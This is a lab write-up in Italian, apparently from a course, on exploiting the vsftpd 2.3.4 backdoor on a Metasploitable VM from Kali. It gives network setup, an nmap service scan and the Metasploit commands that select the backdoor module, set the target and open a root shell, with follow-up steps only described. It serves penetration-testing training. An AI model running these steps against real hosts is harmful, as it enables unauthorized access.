
Exploit servizio vsftpd

Configurazione IP Metasploitable

Per eseguire l'exploit con il servizio vsftpd dalla macchina Kali a Metasploitable è necessario verificare che le configurazioni di rete permettano la comunciazione. Kali è attualmente su rete 192.168.1.0/24, dovendo configuare l'ip statico 192.168.1.149/24 a Metasploitable, mi assicuro che su Virtualbox le macchine siano sulla stessa rete interna:



Configuro quindi l'ip di Metasploitable con 192.168.1.149/24 come indicato, modificando il file

`/etc/netwrok/interfaces` come segue:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Verifico la configurazione con il comando `ifconfig`:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:6c:88
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe11:6c88/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5443 (5.3 KB)  TX bytes:9170 (8.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)
```

Eseguo il ping da Kali all'ip appena configurato e verifico la raggiungibilità di Metasploitable:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.878 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.961 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.853 ms
^C
```

Eseguo un `nmap -sV` da Kali a Metasploitable per verificare che il servizio che andremo a sfruttare sia attivo:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-22 11:45 EDT
Nmap scan report for 192.168.1.149
Host is up (0.00024s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

Avvio msfconsole:

Cerco vsftpd con il comando `search`. Trovo un solo modulo e lo utilizzo con il comando `use 0`:

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Il sistema imposta di default il payload `cmd/unix/interact`, che è quello che andremo ad utilizzare:

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Verifico le impostazioni con il comando `show options`. L'unico parametro richiesto da configurare è `RHOSTS`, ovvero l'ip della macchina target (Metasploitable):


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Con il comando `set RHOST 192.168.1.149` imposto il paramtero richiesto e verifico l'esito eseguendo nuovamente il comando `show options`:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST ⇒ 192.168.1.149
```


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

A questo punto posso sfruttare la vulnerabilità con il comando `exploit`. Vediamo che si è aperta una shell di conessione. Verifico con `ifconifg` che effettivamente la connessione sia attiva:



L'indirizzo IP restituito dal comando è effettivamente quello della macchina Metasploitable.

Con i comandi `pwd`, `ls` e `cd` verifico in quale directory mi trovo e mi sposto nella directory `root`:



Verifico il contenuto della cartella `root`, creo la cartella `test_metasploit` con il comando `mkdir` e ricontrollo l'effettiva creazione della cartella con il comando `ls`: